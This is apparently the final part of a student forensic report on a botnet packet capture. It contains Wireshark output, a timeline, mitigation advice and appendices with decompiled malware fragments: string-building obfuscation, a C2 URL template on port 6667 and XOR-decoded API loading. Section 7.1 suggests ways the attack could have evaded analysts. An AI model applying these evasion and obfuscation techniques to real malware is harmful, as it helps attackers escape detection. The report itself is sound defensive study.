ip.addr == 147.32.84.191 && smtp							
Packet list String anna.garza4							
Options: Narrow & Wide Case sensitive Backwards Multiple occurrences							
No.	Time	RT	Source	Destination	Protocol	Length	Info
63056	1891.914820	13:56:02.177949	147.32.84.191	64.12.175.136	SMTP	72	C: EHLO anna.garza4
63059	1892.033333	13:56:02.296462	64.12.175.136	147.32.84.191	SMTP	263	S: 250-mtaout-mb06.r1000.mx.aol

Figure 40: Filtering for anna email

dns.a == 64.12.175.136							
No.	Time	RT	Source	Destination	Protocol	Length	Info
49432	1775.341870	13:54:05.604999	147.32.80.9	147.32.84.165	DNS	222	Standard query response 0xd58a A smtp.aol.com CNAME
62021	1880.614504	13:55:50.877633	147.32.80.9	147.32.84.191	DNS	222	Standard query response 0xd5a1 A smtp.aol.com CNAME
2033231	9483.989897	16:02:34.253026	147.32.80.9	147.32.84.209	DNS	222	Standard query response 0x643d A smtp.aol.com CNAME
2034061	9487.838988	16:02:38.102117	147.32.80.9	147.32.84.191	DNS	222	Standard query response 0x0b61 A smtp.aol.com CNAME
2067282	9611.608898	16:04:41.872027	147.32.80.9	147.32.84.207	DNS	222	Standard query response 0x6cd1 A smtp.aol.com CNAME
2070951	9637.092705	16:05:07.355834	147.32.80.9	147.32.84.193	DNS	222	Standard query response 0x462c A smtp.aol.com CNAME

Figure 41: Finding domain name for dst_ip

6.5 Timeline

By filtering for all GET requests (Appendix A.24) made from 147.32.84.191 (and .205), the below timeline can be constructed; not all branches are shown or understood.




Figure 42: Simplistic timeline of files

Chapter 7: Further Techniques

7.1 Attack Enhancements

- The entirety of this investigation was only possible, due to the lack of HTTPS encryption used. Although TLS was used during one communication pathway, the rest of the delivery chain and command relaying was performed over standard HTTP connections. A more sophisticated attack could ensure a fully established encrypted tunnel was in place before deployment.
- Additionally obfuscation was inconsistent. Different pieces of malware used different techniques, applying all techniques uniformly would have increased the complexity for SOC members. Some executables were UPX packed, others not; some payloads were embedded inside droppers under XOR decryption logic, others were wide open.
- Section 6.1 identified random addresses being built and scanned, potentially as part of some peer-to-peer command relaying which is clever. However, the choice of using a singular static port for all threads created made reversing the traffic trivial. If possible, randomising the connection port

would mimic legitimate traffic better and decrease the effectiveness of techniques like the port heatmap.

7.2 Mitigation Strategies

- Nonstandard ports played a large role in this attack, from 6667 being used for IRC control, 3128 for automatic address scanning and even 65500 for encrypted data relaying. Under a locked down network, where only necessary ports were left open (443, 53), this attack would have been cut off from external communication rather quickly.
- Implementing some form of baseline monitoring and alerting system would have proved vital. This report relied on having a “clean state” set of numbers of compare the attack traffic against, keeping a baseline of usual traffic and DNS requests would allow for reporting upon anomalous spikes.
- Lastly, the delivery chain employed a lot of small executables masquerading as traditional files, such as .jpgs or .txt. Using a tool like SNORT⁶, the contents of each of these files could have been searched. Content such as the executable header bytes “4D 5A” would have been enough to completely block a download from occurring.

⁶<https://www.snort.org/>

Bibliography

Garcia, Sebastian (2023) *Index of /publicDatasets/CTU-Malware-Capture-Botnet-50*. Available at: <https://mcfp.felk.cvut.cz/publicDatasets/CTU-Malware-Capture-Botnet-50/> (Accessed: May 8, 2026).

Appendices

Appendix A: Additional Images

A.1 Full normal PCAP File Properties

Details					
File					
Name:	/home/peaterpita/Documents/CT6034/normal-capture-20110817(1).pcap				
Length:	2,581 kB				
Hash (SHA256):	476c2d768494b7cf73cd795a4e5fa99755fae61d38ea7ad2a7e884893167ee35				
Hash (SHA1):	8f1c339bb898b8361c3cc1c421056c46e95aee7f				
Format:	Wireshark/tcpdump/... - pcap				
Encapsulation:	Ethernet				
Snapshot length:	65535				
Time					
First packet:	2011-08-17 11:28:33				
Last packet:	2011-08-17 13:19:18				
Elapsed:	01:50:45				
Capture					
Hardware:	Unknown				
OS:	Unknown				
Application:	Unknown				
Interfaces					
Interface	Interface Description	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Unknown	Ethernet	65535 bytes
Statistics					
Measurement	Captured		Displayed		Marked
Packets	20549		20549 (100.0%)		—
Time span, s	6645.039		6645.039		—
Average pps	3.1		3.1		—
Average packet size, B	110		110		—
Bytes	2252659		2252659 (100.0%)		0
Average bytes/s	338		338		—
Average bits/s	2,711		2,711		—

Figure 43: Normal: Full view file properties

A.2 Full page of IPv4 endpoints

Ethernet · 17		IPv4 · 14458	IPv6	TCP · 52184		UDP · 17551						
Address	Packets ▾	Bytes	Tx Packets	Tx Bytes	Rx Packets	Rx Bytes	Country	City	Latitude	Longitude	AS Number	AS Organization
147.32.80.9	328,995	44 MB	107,989	27 MB	221,006	17 MB						
147.32.84.205	308,437	199 MB	218,497	44 MB	89,940	156 MB						
147.32.84.208	278,291	165 MB	197,639	45 MB	80,652	120 MB						
147.32.84.207	268,067	170 MB	191,162	50 MB	76,905	120 MB						
147.32.84.209	227,579	116 MB	164,027	70 MB	63,552	46 MB						
195.113.232.81	200,582	180 MB	64,317	172 MB	136,265	8 MB						
195.113.232.90	195,035	175 MB	62,760	167 MB	132,275	8 MB						
147.32.84.191	190,754	89 MB	139,857	49 MB	50,897	40 MB						
147.32.84.193	182,857	85 MB	134,064	43 MB	48,793	42 MB						
147.32.84.206	173,268	86 MB	126,127	17 MB	47,141	69 MB						
212.117.177.186	172,109	130 MB	44,463	12 MB	127,646	118 MB						
147.32.84.192	171,850	64 MB	125,568	35 MB	46,282	29 MB						
147.32.84.204	163,999	63 MB	120,007	30 MB	43,992	32 MB						
147.32.84.165	159,788	54 MB	118,985	24 MB	40,803	29 MB						
212.117.161.86	71,269	51 MB	18,718	6 MB	52,551	45 MB						
50.7.244.234	53,663	39 MB	12,904	2 MB	40,759	37 MB						
212.117.177.188	53,488	40 MB	13,599	2 MB	39,889	37 MB						
46.4.36.120	49,409	3 MB	16,443	987 kB	32,966	2 MB						
89.149.217.37	46,873	34 MB	11,907	2 MB	34,966	32 MB						
188.72.241.107	39,637	3 MB	12	984 bytes	39,625	3 MB						
65.55.196.251	28,077	19 MB	10,121	17 MB	17,956	2 MB						
212.117.171.138	27,462	18 MB	7,514	4 MB	19,948	15 MB						
91.220.0.52	27,279	15 MB	8,634	8 MB	18,645	8 MB						
173.192.170.88	26,076	3 MB	8,372	2 MB	17,704	2 MB						
65.55.16.187	21,516	14 MB	7,794	13 MB	13,722	2 MB						
64.4.56.135	17,645	13 MB	6,307	10 MB	11,338	2 MB						
208.73.210.29	17,339	10 MB	6,778	8 MB	10,561	2 MB						
65.55.40.215	15,359	11 MB	5,773	9 MB	9,586	2 MB						
204.12.234.66	14,606	896 kB	4,863	292 kB	9,743	604 kB						
195.113.232.97	12,413	9 MB	3,291	9 MB	9,122	825 kB						
65.55.40.103	11,397	8 MB	4,213	6 MB	7,184	1 MB						
95.100.178.70	11,342	10 MB	3,352	9 MB	7,990	485 kB						
195.113.232.82	10,981	8 MB	2,915	8 MB	8,066	628 kB						
65.55.33.167	10,307	7 MB	3,829	6 MB	6,478	1 MB						
195.190.13.70	9,726	3 MB	2,655	2 MB	7,071	647 kB						
64.4.56.199	9,484	7 MB	3,397	6 MB	6,087	1 MB						
195.113.232.88	9,415	6 MB	2,490	4 MB	6,925	1 MB						
157.55.0.135	9,190	6 MB	3,387	5 MB	5,803	1 MB						
209.190.94.170	9,132	1 MB	2,296	436 kB	6,836	860 kB						
50.23.235.4	9,119	4 MB	2,781	2 MB	6,338	1 MB						
94.245.116.17	9,011	6 MB	3,285	5 MB	5,726	1 MB						
174.36.246.56	8,814	4 MB	2,270	3 MB	6,544	782 kB						
64.4.56.39	8,080	6 MB	2,783	5 MB	5,297	987 kB						
195.113.232.91	8,053	6 MB	2,125	5 MB	5,928	948 kB						
65.54.234.78	7,550	2 MB	2,346	1 MB	5,204	984 kB						
65.55.255.7	7,481	5 MB	2,691	4 MB	4,790	974 kB						
65.55.72.87	7,480	5 MB	2,782	4 MB	4,698	899 kB						
65.55.237.71	7,403	5 MB	2,708	4 MB	4,695	848 kB						
65.54.234.24	7,356	2 MB	2,278	1 MB	5,078	955 kB						
74.125.39.27	6,920	429 kB	0	0 bytes	6,920	429 kB						
65.55.72.7	6,811	5 MB	2,533	4 MB	4,278	802 kB						
65.55.33.135	6,777	5 MB	2,513	4 MB	4,264	815 kB						

Figure 44: Full page of endpoints

A.3 Normal Traffic PCAP IO Graph




Figure 45: IO Graph for Normal PCAP

A.4 Filtering normal PCAP by 82. IP




Figure 46: Filtering normal PCAP by 82.162.140.147.

A.5 Full botnet PCAP File Properties




Figure 47: Botnet: Full view file properties

A.6 Normal Traffic Mean Packet Size





Figure 48: Normal Mean Packet Size

A.7 VB Decompiler for hn.gif



```
File Name: Z:\home\peaterpita\Documents\CT6034\objects\hn.gif

Native Code

Project

Type=Exe
Reference=*G{00020430-0000-0000-C000-000000000046}#2.0#0#...\..\..\WINDOWS\SYSTEM32\STDOLE2.TLB#OLE Automation
Form=NOUSE.frm
Form=Form1.frm
Startup="NOUSE"
IconForm="NOUSE"
HelpFile=""
ExeName32="zzxx.gif"
Name="setup"
Title="Setup"
VersionCompanyName="-"
MajorVer=1
MinorVer=00
RevisionVer=0
Command32 = ""
HelpContextID = "0"
CompatibleMode = "0"
AutoIncrementVer = 0
ServerSupportFiles = 0
CompilationType = 0
OptimizationType = 0
FavorPentiumPro(tm) = 0
CodeViewDebugInfo = 0
NoAliasing = 0
BoundsCheck = 0
OverflowCheck = -1
FlPointCheck = 0
FDIVCheck = 0
UnroundedFP = 0
StartMode = 0
Unattended = 0
Retained = 0
ThreadPerObject = 0
MaxNumberOfThreads = 1
```

Figure 49: VB Decompiler overview for hn.gif

A.8 VB Decompiler for kp.exe

FileName:	Z:\home\peaterpita\Documents\CT6034\objects\kp.exe
Native Code	
Project	

```
Type=Exe
Reference=*G{00020430-0000-0000-C000-000000000046}#2.0#0#..\..\..\WINDOWS\SYSTEM32\STDOLE2.TLB#OLE Automation
Reference=*G{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}#1.1#0#shdocvw.dll#0#WebBrowser
Module=yyxCZgnReeu; yyxCZgnReeu.bas
Module=qxbonDHKCbq; qxbonDHKCbq.bas
Module=wanmDGJBaph; wanmDGJBaph.bas
Module=YbSrHzjRUoR; YbSrHzjRUoR.bas
Form=FNACWBZrDroiByUEPVR.frm
Class=VdtUTjZcUtW; VdtUTjZcUtW.cls
Class=YqnKgFKHSVk; YqnKgFKHSVk.cls
Class=GrksWjiyCFw; GrksWjiyCFw.cls
Module=JjjKTfHbGew; JjjKTfHbGew.bas
Module=ELpQCSVYQpS; ELpQCSVYQpS.bas
Module=yJPLXopKMvt; yJPLXopKMvt.bas
Startup="FNACWBZrDroiByUEPVR"
IconForm="FNACWBZrDroiByUEPVR"
HelpFile=""
ExeName32="ZUGfTIz1RQBvRs7O2N6BfROhdZORulwA.exe"
Name="sPlKCyJapLyIfaEGmGMUJp"
Title="xaesCX1YKmIHjQiUYyYjdv"
VersionCompanyName=" "
MajorVer=1
MinorVer=01
RevisionVer=0001
Command32 = ""
HelpContextID = "0"
CompatibleMode = "0"
AutoIncrementVer = 0
ServerSupportFiles = 0
CompilationType = 0
OptimizationType = 0
FavorPentiumPro(tm) = 0
CodeViewDebugInfo = 0
NoAliasing = 0
BoundsCheck = 0
OverflowCheck = -1
FlPointCheck = 0
FDIVCheck = 0
UnroundedFP = 0
StartMode = 0
Unattended = 0
Retained = 0
ThreadPerObject = 0
MaxNumberOfThreads = 1
```

Figure 50: VB Decompiler overview for kp.exe

A.9 VB Decompiler for kx4.txt

FileName:	Z:\home\peater\ita\Documents\CT6034\objects\kx4.txt
P-Code	
Project	

```
Type=Exe
Reference=*G{00020430-0000-0000-C000-000000000046}#2.0#0#..\..\..\WINDOWS\SYSTEM32\STDOLE2.TLB#OLE Automation
Reference=*G{EAB22AC0-30C1-11CF-A7EB-0000C05BAE0B}#1.1#0#shdocvw.dll#0#WebBrowser
Module=ModuleFunction; ModuleFunction.bas
Module=ModuleAPI; ModuleAPI.bas
Module=ModuleRegister; ModuleRegister.bas
Module=ModuleWinInte; ModuleWinInte.bas
Form=FormMain.frm
Class=ClassStringFormat; ClassStringFormat.cls
Class=ClassInstallList; ClassInstallList.cls
Class=ClassCollection; ClassCollection.cls
Module=ModuleMAC; ModuleMAC.bas
Module=ModuleBlock; ModuleBlock.bas
Startup="FormMain"
IconForm="FormMain"
HelpFile=""
ExeName32="Project1.txt"
Name="Project1"
Title="Project1"
VersionCompanyName=""
Command32 = ""
HelpContextID = "0"
CompatibleMode = "0"
AutoIncrementVer = 0
ServerSupportFiles = 0
CompilationType = 1
OptimizationType = 0
FavorPentiumPro(tm) = 0
CodeViewDebugInfo = 0
NoAliasing = 0
BoundsCheck = 0
OverflowCheck = -1
FlPointCheck = 0
FDIVCheck = 0
UnroundedFP = 0
StartMode = 0
Unattended = 0
Retained = 0
ThreadPerObject = 0
MaxNumberOfThreads = 1
```

Figure 51: VB Decompiler overview for kx4.txt

A.10 3430.exe Junk Code

```

void entry(void)
{
    code *pcVar1;
    int random;
    DWORD tickCount;
    undefined *puVar2;
    undefined4 threadsCreated?;
    int important;
    __time64_t _Var3;
    undefined1 auStack_190 [400];

    GetLastError();
    GetCurrentProcess();
    GetCurrentThread();
    GetCurrentThreadId();
    GetCurrentProcessId();
    GetCurrentThreadId();
    GetCurrentThread();
    UNKNOWN_WEIRD();
    GetCurrentProcessId();
    GetTickCount();
    GetCurrentThread();
    random = rand();
    Sleep((random % 6 + 9) * 0x22b);
    GetCurrentProcess();
    GetProcessHeap();
    GetVersion();
    GetCurrentProcessId();
    rand();
    GetProcessHeap();
    GetCurrentProcess();
    GetCurrentThread();
    UNKNOWN_WEIRD();
    GetVersion();
    GetTickCount();
    Ordinal_115(0x202, auStack_190);
    GetCurrentProcess();
    GetLastError();
    GetProcessHeap();
    GetCurrentProcess();
    GetVersion();
    GetCurrentProcessId();
    rand();
    GetCurrentThreadId();
    _Var3 = _time64((__time64_t *)0x0);
    tickCount = GetCurrentProcessId();
    srand((int)_Var3 + tickCount);
    random = rand();
    important = random % 26000 + 4500;
    DAT_00414874 = important;
    tickCount = GetTickCount();
    CB2IP = 0;
}

```

Figure 52: 3430.exe Junk code

A.11 3430.exe Building strings

```
C; Decompile: buildReturnUpdatesString
1 |
2 undefined * buildReturnUpdatesString(void)
3 |
4 {
5     size_t sVar1;
6 |
7     updatesString = 0;
8     strcat(&updatesString,"u");
9     strcat(&updatesString,"p");
10    strcat(&updatesString,"d");
11    strcat(&updatesString,"a");
12    sVar1 = strlen(&updatesString);
13    (&DAT_00414a61)[sVar1] = 0;
14    sVar1 = strlen(&updatesString);
15    (&updatesString)[sVar1] = 't';
16    sVar1 = strlen(&updatesString);
17    (&DAT_00414a61)[sVar1] = 0;
18    sVar1 = strlen(&updatesString);
19    (&updatesString)[sVar1] = 'e';
20    strcat(&updatesString,"s");
21    return &updatesString;
22 }
```

Figure 53: String obfuscation through building

A.12 3430.exe port 6667 String

```

Decompile: buildReturnTemplateWithPort - (un3430.exe)
1
2 /* http://%d.%d.%d.%d:6667/?s */
3
4 undefined * buildReturnTemplateWithPort(void)
5
6 {
7     size_t sVar1;
8
9     withPortStringTemplate = 0;
10    sVar1 = strlen(&withPortStringTemplate);
11    (&DAT_00414b69)[sVar1] = 0;
12    sVar1 = strlen(&withPortStringTemplate);
13    (&withPortStringTemplate)[sVar1] = 's';
14    sVar1 = strlen(&withPortStringTemplate);
15    (&DAT_00414b69)[sVar1] = 0;
16    sVar1 = strlen(&withPortStringTemplate);
17    (&withPortStringTemplate)[sVar1] = '%';
18    sVar1 = strlen(&withPortStringTemplate);
19    (&DAT_00414b69)[sVar1] = 0;
20    sVar1 = strlen(&withPortStringTemplate);
21    (&withPortStringTemplate)[sVar1] = '?';
22    strcat(&withPortStringTemplate, "/");
23    strcat(&withPortStringTemplate, "7");
24    sVar1 = strlen(&withPortStringTemplate);
25    (&DAT_00414b69)[sVar1] = 0;
26    sVar1 = strlen(&withPortStringTemplate);
27    (&withPortStringTemplate)[sVar1] = '6';
28    strcat(&withPortStringTemplate, "6");
29    sVar1 = strlen(&withPortStringTemplate);
30    (&DAT_00414b69)[sVar1] = 0;
31    sVar1 = strlen(&withPortStringTemplate);
32    (&withPortStringTemplate)[sVar1] = '6';
33    strcat(&withPortStringTemplate, ":");
34    strcat(&withPortStringTemplate, "d");
35    sVar1 = strlen(&withPortStringTemplate);
36    (&DAT_00414b69)[sVar1] = 0;
37    sVar1 = strlen(&withPortStringTemplate);
38    (&withPortStringTemplate)[sVar1] = '%';
39    strcat(&withPortStringTemplate, ".");
40    sVar1 = strlen(&withPortStringTemplate);
41    (&DAT_00414b69)[sVar1] = 0;
42    sVar1 = strlen(&withPortStringTemplate);
43    (&withPortStringTemplate)[sVar1] = 'd';
44    strcat(&withPortStringTemplate, "%");
45    sVar1 = strlen(&withPortStringTemplate);
46    (&DAT_00414b69)[sVar1] = 0;
47    sVar1 = strlen(&withPortStringTemplate);
48    (&withPortStringTemplate)[sVar1] = '.';
49    sVar1 = strlen(&withPortStringTemplate);
50    (&DAT_00414b69)[sVar1] = 0;
51    sVar1 = strlen(&withPortStringTemplate);
52    (&withPortStringTemplate)[sVar1] = 'd';
53    strcat(&withPortStringTemplate, "%");
54    strcat(&withPortStringTemplate, ".");
55    sVar1 = strlen(&withPortStringTemplate);
56    (&DAT_00414b69)[sVar1] = 0;

```

Figure 54: Format String 6667

A.13 3430.exe CB2=

```
sVar4 = strlen(&SomeWeirdStringConcatOfCB2=);  
(&SomeWeirdStringConcatOfCB2=)[sVar4] = 'C';  
strcat(&SomeWeirdStringConcatOfCB2=, "B");  
strcat(&SomeWeirdStringConcatOfCB2=, "2");  
strcat(&SomeWeirdStringConcatOfCB2=, "=");  
pcVar2 = strstr(fullAbsPath, &SomeWeirdStringConcatOfCB2=);
```

Figure 55: 3430.exe CB2=

A.14 1.exe Processes XOR

```
do {
    (8DAT_00405418)[uVar2] = (8DAT_00405418)[uVar2] ^ (char)uVar2 + 84U;
    uVar2 = uVar2 + 1;
} while (uVar2 < 6);
uVar2 = 0;
do {
    (8DAT_00405420)[uVar2] = (8DAT_00405420)[uVar2] ^ (char)uVar2 + 0x54U;
    uVar2 = uVar2 + 1;
} while (uVar2 < 16);
uVar2 = 0;
do {
    (8DAT_00405430)[uVar2] = (8DAT_00405430)[uVar2] ^ (char)uVar2 + 84U;
    uVar2 = uVar2 + 1;
} while (uVar2 < 11);
uVar2 = 0;
do {
    (8DAT_0040543c)[uVar2] = (8DAT_0040543c)[uVar2] ^ (char)uVar2 + 84U;
    uVar2 = uVar2 + 1;
} while (uVar2 < 18);
handle_kernel32 = GetModuleHandleA("Kernel32");
load_lib_proc = GetProcAddress(handle_kernel32,"LoadLibraryA");
(*load_lib_proc)("Advapi32.dll");
(*load_lib_proc)("ws2_32.dll");
(*load_lib_proc)("dnsapi.dll");
(*load_lib_proc)("wininet.dll");
handle_kernel32 = GetModuleHandleA("Kernel32");
handle_advap = GetModuleHandleA("Advapi32.dll");
handle_ws2 = GetModuleHandleA("ws2_32.dll");
handle_dnsapi = GetModuleHandleA("dnsapi.dll");
handle_wininet = GetModuleHandleA("wininet.dll");
DAT_00405600 = GetProcAddress(handle_dnsapi,8DAT_00405430);
DAT_00405684 = GetProcAddress(handle_dnsapi,8DAT_0040543c);
proc_systimetofile = GetProcAddress(handle_kernel32,"SystemTimeToFileTime");
proc_deletefilea = GetProcAddress(handle_kernel32,"DeleteFileA");
proc_internetOpenA = GetProcAddress(handle_wininet,"InternetOpenA");
proc_internetConnectA = GetProcAddress(handle_wininet,"InternetConnectA");
proc_internetCloseHandle = GetProcAddress(handle_wininet,"InternetCloseHandle");
porc_InternetCloseHandle = GetProcAddress(handle_wininet,"HttpOpenRequestA");
proc_httpSendRequestA = GetProcAddress(handle_wininet,"HttpSendRequestA");
proc_HttpQueryInfoA = GetProcAddress(handle_wininet,"HttpQueryInfoA");
DAT_004058f4 = GetProcAddress(handle_kernel32,s_'36,<_)3>;,_b_00405498);
DAT_0040594c = GetProcAddress(handle_advap,8DAT_004054b8);
